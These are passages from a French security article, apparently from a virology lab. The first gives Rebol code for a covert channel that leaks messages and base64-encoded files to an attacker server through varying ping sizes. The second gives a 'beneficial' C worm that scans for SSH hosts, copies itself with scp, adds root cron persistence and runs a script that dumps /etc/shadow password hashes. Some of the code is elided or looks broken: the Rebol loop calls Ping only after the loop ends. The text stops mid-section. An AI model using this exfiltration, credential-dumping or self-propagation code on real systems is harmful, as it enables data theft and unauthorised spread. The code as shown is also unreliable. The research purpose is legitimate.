Voyons comment programmer une application cliente malicieuse, capable de faire sortir de l'information sous forme de *pings* dont la taille varie en fonction du caractère ASCII à faire sortir de manière illégitime, en direction du serveur contrôlé par l'attaquant. Ce programme graphique a été réalisé par Guillaume Delaunay **[4, 5]** au laboratoire de virologie et de cryptologie.

Il a été programmé en Rebol **[6]**. REBOL est l'acronyme pour *Relative Expression-Based Object Language*. C'est un langage de programmation dit « messager », dont le principal propos est de fournir une meilleure approche pour les communications et l'informatique distribuée. Ce langage est plus qu'un simple langage de programmation. Il permet également la représentation des données et des métadonnées. En outre, il fournit

une méthode unique pour le traitement, le stockage et l'échange d'informations. Il est supporté par plus de 40 systèmes d'exploitation dont Windows et Linux. De plus, l'interpréteur n'est pas soumis aux éventuelles restrictions de sécurité pouvant être mises en place sur les PC. REBOL introduit aussi le concept de dialectes. Ce sont de petits sous-langages, efficaces et spécifiques à un domaine, pour le code, les données et les métadonnées. Les différentes distributions REBOL incluent notamment des centaines de fonctions, des douzaines de types de données, une aide en ligne, plusieurs protocoles internet, la gestion des erreurs, la compression et une console pour le débogage.

```
; Entête de programme
Rebol [
File: %Alphaping_graph.r
Date: 6-Avril-2007
Title: "AlphaPing graphique"
Version: 1.5
Author: "Guillaume DELAUNAY"
]
```

Une première fonction permet la sélection d'un fichier qui fera l'objet de la fuite à travers le canal IPSec. Celui-ci sera ensuite envoyé par la fonction d'envoi. La fonction se compose de deux variables : `files` dans laquelle est stocké le chemin du fichier sélectionné et `path/text` grâce à laquelle on va pouvoir afficher le chemin complet du fichier sélectionné dans la zone prévue à cet effet.

```
Parcourir: does [
                    files: request-file
                    path/text: to-file files show path
]
```

Pour organiser la fuite des données au travers du tunnel IPSec, il est nécessaire **[4, 5]** de disposer de fonctions dites « balises ». Leur but est de minimiser l'impact du reste du trafic ESP dans le tunnel IPSec sur la réception des caractères au niveau de l'interface serveur distante (sous contrôle de l'attaquant qui collecte les données), ce, afin d'avoir le moins d'erreurs d'interprétation possible. Il y a, en tout, 3 fonctions balises différentes :

▷ `BaliseStart1` : permet l'envoi de 5 pings de taille égale à un octet qui ont pour but d'annoncer au programme serveur que l'on s'apprête à transmettre un simple message.

```
BaliseStart1: does [
        buffer: copy ""
        commande: join "ping " ["-l "1" " "-n " "5" " " ipadr/text]
        call/output commande buffer
]
```

▷ `BaliseStart2` : cette fonction est quasiment identique à la précédente, si ce n'est que la taille des pings est de 17 octets ce qui signifie pour le programme serveur que l'on s'apprête à envoyer est un fichier encodé en base 64.

```
BaliseStart2: does [
        buffer: copy ""
        commande: join "ping " ["-l "17" " "-n " "5" " " ipadr/text]
        call/output commande buffer
]
```

▷ `BaliseStop` : idem pour cette fonction, mais la taille des pings est de 9 octets et cela signifie pour le programme serveur la fin de l'envoi de fichiers ou de messages.

```
BaliseStop: does [
        buffer: copy ""
        commande: join "ping " ["-l "9" " "-n " "5" " " ipadr/text]
        call/output commande buffer
]
```

La fonction `Ping` permet donc de faire des pings dont la taille va varier en fonction du caractère qui doit faire l'objet de la fuite. Une variable `buffer` vide est d'abord créée, ainsi qu'une variable `commande` (contenant la commande de ping proprement dite), qui recevra un certain nombre de paramètres (utilisation de la directive `join` permettant de mettre en relation le ping avec les paramètres fournis). Parmi ces paramètres, nous avons :

▷ `-l` permet de spécifier la longueur du ping selon le code ASCII **[4,5]** ;

▷ `-n` correspond au nombre de pings envoyés (ici 5) pour introduire une redondance et ainsi limiter les erreurs de transmissions éventuelles ;

▷ `ipadr/text` où est stockée l'adresse IP de la cible du ping (la console serveur de l'attaquant).

```
commande: join "ping " ["-l " size ** 1,5" " "-n " "5 " ipadr/text]
```

La commande `call/output commande buffer` permet l'envoi de la commande `ping` qui sera stockée dans le *buffer* en attendant son exécution. Enfin, la commande `append result/text buffer` permet de renvoyer les résultats des pings dans la zone prévue.

```
Ping: does [
        buffer: copy ""
        show result
        commande: join "ping " ["-l " size ** 1,5" " "-n " "5 " ipadr/text]
        bt/text: join "Ping " ipadr/text

        show  bt
        call/output commande buffer
        bt/text: "Envoyer "
        show  bt
        append result/text buffer
        n: to-integer length? buffer
        if n = 0 [append result/text "Network Error"]
        show  result
        ]
```

Le code doit ensuite lire, caractère par caractère, le message dont il faut organiser la fuite, puis procéder à l'envoi de pings en association avec la lettre tapée, tant que le champ `message` n'est pas vide. `message/text<>""` est la condition d'arrêt de la boucle lorsque le champ `message` est vide. Les commandes `clear` et

`show` permettent d'effacer ou d'afficher le texte des différentes variables. La commande `join message/text [newline]` permet d'ajouter le caractère « Entrée » après chaque message pour plus de lisibilité à la réception. La commande d'après, `j: to-integer length? message/text`, permet de stocker la taille du message lu dans `j`, puis la fonction `BaliseStart1` est exécutée. La boucle de lecture stocke ensuite le code ASCII de la lettre courante dans la variable `size`. Enfin, on exécute la fonction `Ping`, on efface le champ `message` et on exécute `BaliseStop`.

```
while [
        message/text <> ""
        ][
        clear result/text
        message/text: join message/text [newline]
        j: to-integer length? message/text

        BaliseStart1
        for i 1 j 1 [
                size: to-integer message/text/:i
                ]
        Ping
        ]
        message/text: copy ""
        show message
        BaliseStop
]
```

Dans le cas d'un fichier plus gros (fichier binaire par exemple), il sera nécessaire de passer par un codage en base 64 **[4, 5]**. Le code correspondant est presque identique au précédent. Le codage du ficher en base 64 se fait de la manière suivante : `enbase/base read path/text 64`, l'option `/base` permet de spécifier la base, `read path/text` permet de lire le fichier correspondant au chemin contenu dans `path/text`. Le fichier est donc lu et codé pendant sa lecture avant d'être stocké dans la variable `data`. Ensuite, on exécute `BaliseStart2` au lieu de `BaliseStart1` pour spécifier que l'on envoie un fichier, puis on effectue la fonction `Ping` sur chaque caractère alphanumérique lu.

```
while [
                path/text <> ""
        ][
                clear result/text
                data: enbase/base read path/text 64
                k: to-integer length? data

                BaliseStart2
                for i 1 k 1 [
                size: to-integer data/:i
                        ]
                Ping
                ]
        path/text: copy""
        show path
        BaliseStop
        ]
```

Il ne reste plus qu'à coder la fonction d'envoi qui assurera la fuite proprement dite au travers du canal. Cette fonction est la plus importante du programme.

```
i: 1
Envoyer: does[
        while [
                ...
        ][
                ...
        ]
        while [
                ...
        ][
                ...
        ]
        result/text: "Veuillez entrer un message ou le chemin du fichier a envoyer"
        show result
]
```

Bien évidemment, dans ce code, le message devant faire l'objet d'une fuite est géré via une interface graphique, ce, à des fins de démonstration. Dans le cas réel d'un code malveillant, la partie interface disparaît et le code est plus réduit. Certaines fonctionnalités sont opérées directement.

Ce court exemple montre simplement toute la puissance d'un langage de script comme REBOL. Son orientation réseau le rend extrêmement puissant pour développer nombre d'applications malveillantes elles-mêmes orientées réseau (*backdoor*, DoS...).

Conclusion

Au travers de ces quelques exemples, nous espérons avoir convaincu le lecteur de la puissance des langages de programmation interprétés. De tels langages, en particulier PERL, Python ou REBOL, permettent d'implémenter très simplement et de manière compacte des fonctions malicieuses vraiment sophistiquées.

En termes de détection, les codes malicieux interprétés de nouvelle génération sont susceptibles également de représenter un défi nouveau pour les antivirus. Dans le cas de codes protégés (par chiffrement ou par obfuscation, par exemple), les antivirus devront en effet passer par des techniques de détection comportementale. Or là, le principal problème est qu'il faut passer par un interpréteur soit natif, soit embarqué. Dans ce cas, la détection n'est pas aussi facile et peut être manipulée par le virus lui-même **[3]**.

RÉFÉRENCES

- **[1]** BLAESS (C.), *Langages de scripts sous Linux*, Eyrolles éditions, 2002
- **[2]** FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer Verlag France, 2004.
- **[3]** FILIOL (E.), *Techniques virales avancées*, collections IRIS, Springer Verlag France, 2007.
- **[4]** DELAUNAY (G.), *Mise en œuvre d'un canal caché sur IPSec*, Rapport de stage ESAT, Laboratoire de virologie et de cryptologie, 2007.
- **[5]** DELAUNAY (G.) et JENNEQUIN (F.), « *Malware-based Information Leakage over IPSec Channels* », *Journal in Computer Virology*, Vol. 3, Issue 4, 2007.
- **[6]** Site du projet Langage REBOL : http://www.rebol.org

Éric Filiol

École Supérieure et d'Application des Transmissions,
Laboratoire de virologie et de cryptologie,
efiliol@esat.terre.defense.gouv.fr

Virus bénéfiques : théorie et pratique

Le 22 mars 1991, le record mondial de vitesse de calcul par un ordinateur est battu par une société du Massachusetts spécialisée dans le calcul parallèle[1]. Le record précédent était détenu par un virus écrit et distribué sur l'Internet par Robert Morris, alors étudiant à l'université de Cornell. C'est par ce constat que Fred Cohen commence son article sur les virus bénéfiques [1]. Il démontre, par la suite, que les technologies virales peuvent être utilisées à des fins bénéfiques. En effet, si un virus exécute un certain nombre de calculs sur les ordinateurs qu'il infecte et qu'il peut ensuite coordonner les résultats de ces calculs, il met en place une grille d'ordinateurs effectuant des calculs en parallèle, et ceci, à l'échelle mondiale.

1 Depuis le 30 juin 2005, ce record est détenu par l'équipe OASIS qui rassemble des chercheurs de l'INRIA Sophia Antipolis, du laboratoire CNRS I3S et de l'Université de Nice Sophia Antipolis. Ces chercheurs sont les premiers au monde à avoir calculé le nombre de façons de déposer 25 reines sur un échiquier de taille 25 x 25 de sorte que les reines ne puissent être en prise. Ce nombre est égal à 2 207 893 435 808 352. Le calcul s'est exécuté sur une grille de PC de bureau à l'INRIA Sophia Antipolis.

I Caractéristiques d'un virus bénéfique

Plusieurs spécialistes de la virologie informatique ont étudié la possibilité d'utiliser les virus à des fins bénéfiques. C'est à Vesselin Bontchev que revient le mérite d'avoir fixé les critères permettant de différencier un virus bénéfique d'un autre virus **[2]**. Dans le cadre d'une enquête réalisée sur le forum de news *Virus-L/comp.virus*, Vesselin Bontchev a demandé aux internautes de décrire les critères qui, selon eux, faisaient que les virus étaient perçus comme nocifs. Il a ensuite rassemblé et classé les réponses et en a déduit les critères définissant un virus bénéfique. D'autres études, plus récentes, ont traité des aspects légaux **[3]** ou techniques **[4, partie 3]** des possibles applications des virus informatiques.

I.1 Les critères techniques

I.1.1 Le contrôle

Le premier critère technique concerne le contrôle de la propagation du virus. Par défaut, un virus se propage d'ordinateurs en ordinateurs de façon aléatoire. Ainsi, il n'est a priori pas possible de déterminer à l'avance si un ordinateur va être infecté ou pas. Un virus bénéfique doit pouvoir être contrôlé et les ordinateurs cibles fixés à l'avance. Une solution consiste à mettre en place un système d'invitation. Avant d'infecter un ordinateur, le virus vérifie s'il y est invité et c'est seulement en cas de réponse positive qu'il s'installe sur l'ordinateur. Vesselin Bontchev imagine alors le scénario suivant : soit une compagnie spécialisée dans la production de virus bénéfiques. Lors de la création d'un nouveau virus, elle le rend disponible sur l'un de ses sites de dépôts. Elle envoie ensuite à ses abonnés, un message contenant la clé publique du virus. L'administrateur d'un réseau désirant utiliser ce virus contrôle l'authenticité du message et envoie une invitation signée électroniquement. Cette dernière précise alors le type de virus désiré, l'adresse du réseau concerné et le mode d'entrée dans les systèmes (par exemple un numéro de port spécifique). Une fois le message reçu, le dépôt de virus bénéfiques envoie le virus choisi sur le réseau cible. Une fois sur place, le virus s'authentifie et commence à se reproduire.

I.1.2 L'identification

Le deuxième critère technique concerne l'identification du virus bénéfique par les antivirus. Les programmes antivirus détectent les virus nocifs soit à partir de leur signature, soit en contrôlant les modifications effectuées sur les programmes et documents, soit en détectant les processus et actions suspectes. Une fois qu'un virus bénéfique est authentifié sur un ordinateur, il est possible de spécifier à l'antivirus de considérer ce virus comme un programme sûr. Ce mécanisme inhibe la détection par signature. Concernant les autres modes de détections, le virus bénéfique ne doit pas effectuer de modifications sur les programmes et documents du système. Par conséquent, un virus bénéfique ne peut être qu'un ver se propageant uniquement par les réseaux.

I.1.3 La gestion des ressources

De nombreux virus nocifs provoquent une surcharge du système infecté pouvant aller jusqu'au déni de service. Pour éviter ce problème, un virus bénéfique doit être conçu afin de consommer le minimum de mémoire, d'espace disque ou de temps processeur. En fait, la charge système occasionnée par le virus doit être négligeable par rapport aux bénéfices que l'utilisateur en retire. Concrètement cela implique, entre autres, qu'il n'y ait qu'une seule instance du virus sur le système.

1.1.4 Les bogues

Comme tout programme informatique, un virus contient des bogues. Dans certains cas, comme avec le RTM Worm, ces bogues ont entraîné la perte de contrôle du virus. Une fois qu'un bogue, découvert dans le code d'un virus bénéfique, est corrigé, la version patchée du virus doit être fournie avec les mêmes règles d'authentification. En reprenant le scénario évoqué plus haut, la nouvelle version du virus pourrait être diffusée de la même manière que la version originale : envoi d'un message contenant la clé publique du virus patché, puis authentification par le système et mise à jour des instances du virus présentes sur le réseau. De plus, la possibilité de provoquer l'arrêt instantané du virus doit être proposée aux utilisateurs. En effet, si un administrateur constate un fonctionnement anormal sur un virus bénéfique, il doit pouvoir imposer l'arrêt de toutes les instances du virus sur son réseau.

1.2 Les critères éthiques et légaux

1.2.1 Modification des données

La plupart des législations interdisent la modification des données personnelles sans l'autorisation du propriétaire. Un virus bénéfique ne doit donc modifier aucune donnée. Le scénario envisagé permet de vérifier ce critère. Les actions effectuées par le virus bénéfique sont connues à l'avance et l'utilisateur « invite » lui-même le virus sur son système.

1.2.2 Détournement du virus

Un virus bénéfique peut être utilisé par un pirate comme vecteur de transport pour pénétrer dans un réseau. Afin de supprimer ce risque, un virus bénéfique doit mettre en œuvre des techniques cryptographiques fortes pour s'authentifier dans les réseaux qu'il colonise. Une telle authentification interdisant toute modification du virus par un éventuel pirate. Enfin, un pirate pourrait analyser un virus bénéfique afin de s'approprier son code et de développer un virus nocif similaire. Cependant, étant donné qu'un virus bénéfique, tel que nous l'avons décrit, ne pénètre pas de lui-même dans un système, mais attend d'y être invité, le pirate devra convaincre un utilisateur ou l'administrateur réseau du bien-fondé de son virus.

1.2.3 La responsabilité

La question de la responsabilité en cas d'atteinte à l'intégrité, la disponibilité ou la confidentialité d'un système d'information est un problème complexe. Les administrateurs réseau sont par nature très méfiants quant à l'utilisation de programmes autoreproducteurs sur leur système d'information. Si les conditions d'implémentation d'un virus bénéfique telles que nous les avons décrites sont respectées, la responsabilité, en cas d'incident, ne repose plus intégralement sur l'administrateur. En effet, dans le cas du scénario exposé ci-dessus, il existe nécessairement un contrat signé entre l'entreprise fournissant les virus bénéfiques et l'entreprise achetant ces virus. C'est donc au niveau du contrat que les responsabilités s'établissent au même titre que lorsque la même entreprise achète un système d'exploitation ou un logiciel de comptabilité.

1.3 Les critères psychologiques

1.3.1 La confiance

Souvent, l'utilisateur d'un ordinateur s'imagine qu'il exerce un contrôle total sur ce qui se passe dans sa machine. En fait, l'ordinateur étant un outil très sophistiqué, la plupart des utilisateurs ne saisissent pas très bien les rouages de son fonctionnement interne. Cette incertitude suscite de la méfiance vis à vis de la machine et seul le sentiment de contrôler les réactions de l'ordinateur peut aider l'utilisateur à surmonter son appréhension. C'est pourquoi, l'implémentation d'un virus bénéfique dans un réseau d'entreprise doit se faire de manière à ce que l'utilisateur continue de croire qu'il maîtrise le fonctionnement de son ordinateur. Ceci peut s'obtenir, par exemple, en lançant une campagne de communication interne. Dans ce cas, il s'agira d'expliquer le mode de fonctionnement du virus, en insistant sur son utilité, ses avantages et surtout la possibilité de le désactiver en cas de problème.

1.3.2 La vision négative des virus

Les médias ont grandement contribué à créer une vision néfaste des virus en les présentant comme étant intrinsèquement mauvais. Et de fait, la plupart des utilisateurs suspectent les virus dès qu'ils ont un problème sur leur ordinateur. Un administrateur désirant utiliser un virus bénéfique sur son système d'information ne doit pas l'appeler « virus », s'il veut que l'action bénéfique de son virus soit reconnue.

En résumé, pour qu'un virus puisse être considéré comme bénéfique, il doit répondre aux impératifs suivants :

- ▷ attendre de recevoir une invitation avant de coloniser un ordinateur (présence sur le système cible d'un fichier spécifique par exemple) ;
- ▷ utiliser un mécanisme de chiffrement fort pour s'authentifier auprès du système (utilisation d'une connexion SSH par exemple) ;
- ▷ se suffire à lui-même et ne pas modifier d'autres programmes (être un ver réseau) ;
- ▷ ne pas être considéré comme un virus.

2 Objectifs et code

Quel pourrait-être l'intérêt d'un virus bénéfique aujourd'hui ? Prenons l'exemple d'un administrateur, ayant un large réseau à maintenir et à contrôler. Il existe de nombreux outils permettant de gérer les droits des utilisateurs, de faire l'inventaire des machines, de leurs périphériques et des applications y tournant, etc. Cependant, aucun de ces outils n'offre la flexibilité nécessaire pour que l'administrateur puisse exécuter les nombreux scripts qu'il a mis au point et qui lui facilitent le travail au jour le jour. Nous

allons donc imaginer le scénario suivant. Le système d'information d'une entreprise X s'appuie sur un réseau d'ordinateurs sous GNU/Linux. L'administrateur du réseau souhaite mettre en place un système flexible de suivi de l'ensemble des ordinateurs. Pour cela, il décide d'utiliser les technologies virales et installe le ver bénéfique Vaccin sur son réseau.

```
#! /bin/bash
########################################
# Copyright (C) 2006 Michel Dubois
#
# Ce fichier est utilise par VACCIN pour
# executer des actions relatives a
# l'administration d'un systeme distant.
#
# Le nom de ce fichier ne doit pas etre modifie.
#
# Toutes les actions demandees doivent
# se traduire par une ecriture dans le
# fichier /root/datav. Ce dernier est ensuite
# transmis a l'administrateur sur son
# PC dans /root/
########################################
## Affichage de la liste des executables setuid et
## setgid
echo  >> /root/datav
echo Liste des executables setuid et setgid >> \
/root/datav
echo  >> /root/datav
find /bin -perm +6000 -exec ls -ld {} \; >> /root/datav
# Utilisation de la memoire
echo  >> /root/datav
echo Utilisation de la memoire >> /root/datav
echo  >> /root/datav
cat /proc/meminfo >> /root/datav
# Utilisation du microprocesseur
echo  >> /root/datav
echo Utilisation du microprocesseur >> /root/datav
echo  >> /root/datav
cat /proc/cpuinfo >> /root/datav
# Liste des utilisateurs
echo  >> /root/datav
echo Liste des utilisateurs >> /root/datav
echo  >> /root/datav
cat < /etc/passwd | cut -d: -f1,2,3,4 | tr ":" " " |
while true
do
        read ligne
        if [ "$ligne" = "" ]; then break; fi
        set -- $ligne
        login=$1
        passwd=$2
        uid=$3
        gid=$4

        echo login=$login, mdp=$passwd, uid=$uid, \
        gid=$gid >> /root/datav
done
# Mot de passe des utilisateurs
echo  >> /root/datav
echo Mot de passe des utilisateurs >> /root/datav
echo  >> /root/datav
cat < /etc/shadow | cut -d: -f1,2 | tr ":" " " | while
true
do
        read ligne
        if [ "$ligne" = "" ]; then break; fi
        set -- $ligne
        login=$1
        passwd=$2
        echo login=$login, mdp=$passwd >> /root/datav
done
```

Exemple de fichier de commandes exécuté par Vaccin

Ce ver, comme nous allons le voir en détail plus loin, permet d'exécuter un fichier de commandes sur les ordinateurs qu'il a colonisés et retourne le résultat à l'administrateur. Il offre ainsi une extrême flexibilité : chaque heure Vaccin télécharge un fichier de commandes sur l'ordinateur de l'administrateur, exécute ce fichier et renvoie le résultat. L'administrateur n'a plus qu'à choisir le script qu'il désire exécuter sur les ordinateurs de son réseau et Vaccin fait le reste.

2.1 Diagramme fonctionnel




Figure 1 : Diagramme fonctionnel de Vaccin

Le mode de fonctionnement de Vaccin s'articule selon le diagramme de la figure 1. Tout d'abord, Vaccin contrôle son niveau d'accès au système. S'il est exécuté par un autre utilisateur que *root*, il s'arrête. Le test suivant permet à Vaccin de déterminer à partir de quel ordinateur il est lancé. Soit le ver est exécuté à partir de l'ordinateur de l'administrateur réseau et, dans ce cas, il lance ses routines de colonisation, soit

il est exécuté sur un autre ordinateur et, dans ce cas, il lance ses routines de collecte de données.

2.1.1 Colonisation

La routine de colonisation de Vaccin commence par un scan du réseau. Celui-ci consiste, à partir de l'adresse IP du poste de l'administrateur et du masque réseau, à déterminer la plage d'adresses IP des ordinateurs. Ensuite, une requête est envoyée à chacune de ces adresses sur le port SSH. Cette routine permet de définir une liste des ordinateurs effectivement connectés au réseau et faisant tourner un serveur SSH. Une fois la liste des ordinateurs connectés au réseau construite, Vaccin la parcourt et établit une connexion SSH avec chacune des machines dont l'adresse IP y est référencée. Ensuite, le ver se recopie sur les ordinateurs et s'y exécute.

2.1.2 Collecte de données

Lorsque Vaccin est lancé sur un ordinateur du réseau autre que celui de l'administrateur, il commence par vérifier qu'il y est autorisé. Si c'est le cas, il télécharge sur le poste de l'administrateur un fichier de commandes qu'il exécute ensuite et il renvoie le résultat sur l'ordinateur de l'administrateur sous forme de fichier texte. Si Vaccin n'est pas autorisé à s'exécuter, il s'efface automatiquement de l'ordinateur concerné.

2.2 Le code

2.2.1 Remarques préliminaires

Vaccin est un ver écrit en langage C. Afin de clarifier le code, les routines de gestion des erreurs n'ont pas été implémentées. Par conséquent, en cas d'erreur d'ouverture d'une *socket*, d'un fichier ou encore d'exécution d'une commande `system`, le programme s'arrête sans afficher de message.

```
#define SOURCE_HOST_IP "192.168.184.1"
#define MASK_NETWORK "255.255.255.0"
#define CONTROL_FILE "/root/datav"
#define COMMAND_FILE "/root/commandes.sh"
#define VER_FILE "/root/vaccin"
```

code 2.2.1 : Les variables définies par Vaccin.

Pour pouvoir fonctionner, Vaccin définit cinq variables (voir Code 2.2.1). `SOURCE _HOST _IP` et `MASK _NETWORK` définissent respectivement l'adresse IP de l'ordinateur de l'administrateur et le masque réseau utilisé. Enfin, `CONTROL_FILE`, `COMMAND_FILE` et `VER_FILE` définissent respectivement le nom complet du fichier de contrôle, le nom complet du fichier de commandes et le nom complet du fichier dans lequel `Vaccin` sera copié lors de sa colonisation.

2.2.2 La fonction main

Comme tout programme écrit en C, `Vaccin` commence par exécuter la procédure `main`.

```
openlog ("vaccin", LOG_PID, LOG_USER);
...
syslog(LOG_NOTICE, "## Lancement de vaccin par root.\n");
...
closelog();
```

code 2.2.2 : Initialisation, écriture et fermeture des opérations `syslog`

Vaccin est un ver, il se doit donc d'être le plus possible furtif. C'est pour cette raison qu'il n'affiche aucun message sur la console par le biais de `stdout` ou de `stderr`. Cependant, l'administrateur, qui l'utilise, doit pouvoir suivre son fonctionnement, c'est pourquoi les messages d'état de Vaccin sont transmis au système par le biais du démon `syslogd`. La procédure `main` débute donc par l'ouverture d'une session `syslog` (voir Code 2.2.2) avec la commande `openlog()`. Tout au long de son exécution, les messages sont envoyés au démon `syslogd` par la commande `syslog()`. Cette dernière prend comme premier argument une constante qui permet de définir l'urgence du message. Les deux niveaux d'urgences utilisés par Vaccin sont présentés dans la figure 2. Enfin, Vaccin se termine par la clôture de la session `syslog` grâce à la commande `closelog()`.

Nom	Signification
`LOG_NOTICE`	Information importante, mais fonctionnement normal.
`LOG_CRIT`	Des conditions critiques se présentent, pouvant nécessiter une intervention.

Figure 2 : Les deux niveaux d'alertes de Vaccin

Une fois la session `syslog` initialisée, Vaccin appelle la fonction `isRoot()`. Celle-ci permet de déterminer que c'est bien l'utilisateur root qui a lancé le programme. En cas de réponse négative, Vaccin s'arrête et envoie un message de niveau critique au démon `syslogd`. Dans le cas contraire, Vaccin appelle la fonction `isSourceHost()`. Cette dernière détermine l'adresse IP de l'ordinateur sur lequel le ver s'exécute. S'il s'agit de l'ordinateur de l'administrateur, Vaccin crée la liste des machines connectées au réseau grâce à la fonction `scanNetwork()` et les colonise en appelant la fonction `colonise()`. Si, au contraire, l'adresse IP correspond à une machine du réseau, Vaccin lance la fonction `isAutorise()` pour déterminer s'il est, oui ou non, autorisé à s'exécuter sur son hôte. En cas de réponse positive, le ver exécute la fonction `recupInfos()` et en cas de réponse négative Vaccin s'efface du système en exécutant la fonction `effaceVaccin()`.

2.2.3 La fonction isRoot

```
int isRoot()
{
        int result;
        if( ( getuid() != 0 ) || ( geteuid() != 0 ) )
                result = 0;
        else
                result = 1;
        return(result);
}
```

code 2.2.3 : La fonction `isRoot`.

La fonction `isRoot()` utilise les fonctions système `uid_t getuid (void)` et `uid_t geteuid (void)` pour identifier l'utilisateur qui exécute le ver. Si l'UID réel ou effectif de l'utilisateur est différent de zéro, `isRoot()` retourne O, sinon elle retourne 1.

2.2.4 La fonction isSourceHost

À partir des IOCTL, la fonction `isSourceHost` construit la liste des interfaces réseau disponibles sur l'ordinateur hôte. Cette liste est ensuite parcourue et l'adresse IP de chaque interface est comparée à celle de l'ordinateur de l'administrateur définie dans `SOURCE_HOST_IP`. S'il y a correspondance, le ver tourne sur l'ordinateur de l'administrateur et `isSourceHost` renvoie 1. Dans le cas contraire, le ver tourne sur l'une des machines du réseau et `isSourceHost` renvoie 0.

2.2.5 La fonction scanNetwork

```
inet_aton(MASK_NETWORK, &mask);
inet_aton("255.255.255.255", &broadcast);
nbrComputer = ntohl(broadcast.s_addr ^ mask.s_addr);
```

code 2.2.4 : La routine de calcul du nombre d'ordinateurs adressables.

La fonction `scanNetwork` exécute deux opérations. Tout d'abord (voir Code 2.2.5), elle détermine, à partir du masque réseau défini dans `MASK_NETWORK`, la plage d'adresse des ordinateurs du réseau. De cette information, `scanNetwork` déduit le nombre de machines adressables et initialise la variable `nbrComputer`.

```
for (i = 1; i < nbrComputer ; i++)
{
        hostIP.s_addr = htonl(ntohl( hostMask ) + i);
        if( strcmp( inet_ntoa( hostIP ),  SOURCE_HOST_IP ) == 0)
            continue; /* l'ordinateur de l'administrateur n'entre pas dans la liste */
        bzero(&sockHostIP, sizeof(sockHostIP));
        sock = socket(AF_INET, SOCK_STREAM, 0);
        sockHostIP.sin_family = AF_INET;
        sockHostIP.sin_port = htons (22);
        sockHostIP.sin_addr=hostIP;
        if ( connect (sock, (struct sockaddr *)&sockHostIP, sizeof(sockHostIP)) == 0)
        {
                resultIP = (struct in_addr *) realloc( resultIP, (compteur+1) *
                        sizeof(struct in_addr));
                resultIP[compteur] = hostIP;
                compteur++;
        }
        syslog(LOG_NOTICE, "## %s\n", inet_ntoa(hostIP));
}
```

code 2.2.5 : La routine de scan du réseau.

La deuxième opération réalisée par `scanNetwork` (voir Code 2.2.5) consiste à effectuer une tentative de connexion sur l'ensemble de la plage d'adresses IP précédemment déterminée, en utilisant le port SSH (port numéro 22). Cette routine permet de construire une liste des ordinateurs connectés au réseau et ayant un serveur SSH fonctionnel.

2.2.6 La fonction colonise

```
/* Copie du ver sur l'ordinateur distant */
syslog(LOG_NOTICE, "## copie du ver sur %s.\n", inet_ntoa(adresse));
sprintf(commande, "/usr/bin/scp %s %s:%s", nom, destinataire, VER_FILE );
system( commande );
/* Rajout d'une ligne dans la crontab */
syslog(LOG_NOTICE, "## configuration du lancement automatique pour %s.\n", inet_ntoa(adresse));
sprintf(commande, "/usr/bin/ssh %s \"echo 0 \\* \\* \\* \\* %s >> /var/spool/cron/
tabs/root\" ", destinataire, VER_FILE);
system( commande );
/* Premiere execution du ver */
syslog(LOG_NOTICE, "## Premiere execution du ver sur %s.\n", inet_ntoa(adresse));
sprintf(commande, "/usr/bin/ssh %s \"%s\" ", destinataire, VER_FILE);
system( commande );
```

code 2.2.6 : La routine de colonisation.

C'est la fonction `colonise` qui réalise la copie du ver sur les machines distantes (voir Code 2.2.6). En s'appuyant sur la commande `system`, la colonisation d'un ordinateur par Vaccin se déroule en trois étapes :

1. Le ver ouvre une connexion SSH sur l'ordinateur distant et, grâce à la commande `scp`, se copie dessus sous le nom fixé par la variable `VER_FILE`.

2. Ensuite, le ver rajoute une ligne dans la *crontab* de l'utilisateur root (sur l'ordinateur distant) pour que le ver s'exécute automatiquement toutes les heures.

3. Enfin, le ver se lance sur l'ordinateur qu'il vient de coloniser.

2.2.7 La fonction isAutorise

Lorsque Vaccin s'exécute sur un ordinateur autre que celui de l'administrateur, il lance, en premier lieu, la fonction `isAutorise`. Le principe de cette routine consiste à déterminer l'existence du fichier dont le nom est fixé dans la constante `CONTROL_FILE`. Pour effectuer cette opération, `isAutorise` tente d'ouvrir `CONTROL_FILE` à l'aide de la fonction `fopen`. Cette fonction présente l'avantage de ne pas créer le fichier s'il n'existe pas. Donc, si la tentative d'ouverture échoue, c'est que le fichier n'a pas été créé par l'administrateur. Vaccin en conclut qu'il n'est pas autorisé à s'exécuter sur ce poste. La fonction isAutorise retourne 1 si le fichier `CONTROL_FILE` existe et 0 sinon.

2.2.8 La fonction effaceVaccin

```
syslog(LOG_NOTICE, "## Suppression du vaccin. /n");
unlink(VER_FILE);
syslog(LOG_NOTICE, "## Reinitialisation de la crontab.\n");
sprintf(commande, "perl -ne 'print unless /0 * * * */' /var/spool/cron/
tabs/root > /root/temp" );
system( commande );
sprintf(commande, "mv /root/temp /var/spool/cron/tabs/root" );
system( commande );
```

code 2.2.7 : La routine de suppression.

La fonction `effaceVaccin` effectue l'opération inverse de `colonise`. Son objectif est de remettre l'ordinateur hôte dans un état identique à celui précédant sa colonisation. La suppression de Vaccin s'effectue en deux temps (voir Code 2.2.8) :

1. Le fichier programme `VER_FILE` est effacé par la commande système `unlink` ;

2. La crontab de l'utilisateur root est remise dans son état initiale.

2.2.9 La fonction recupInfos
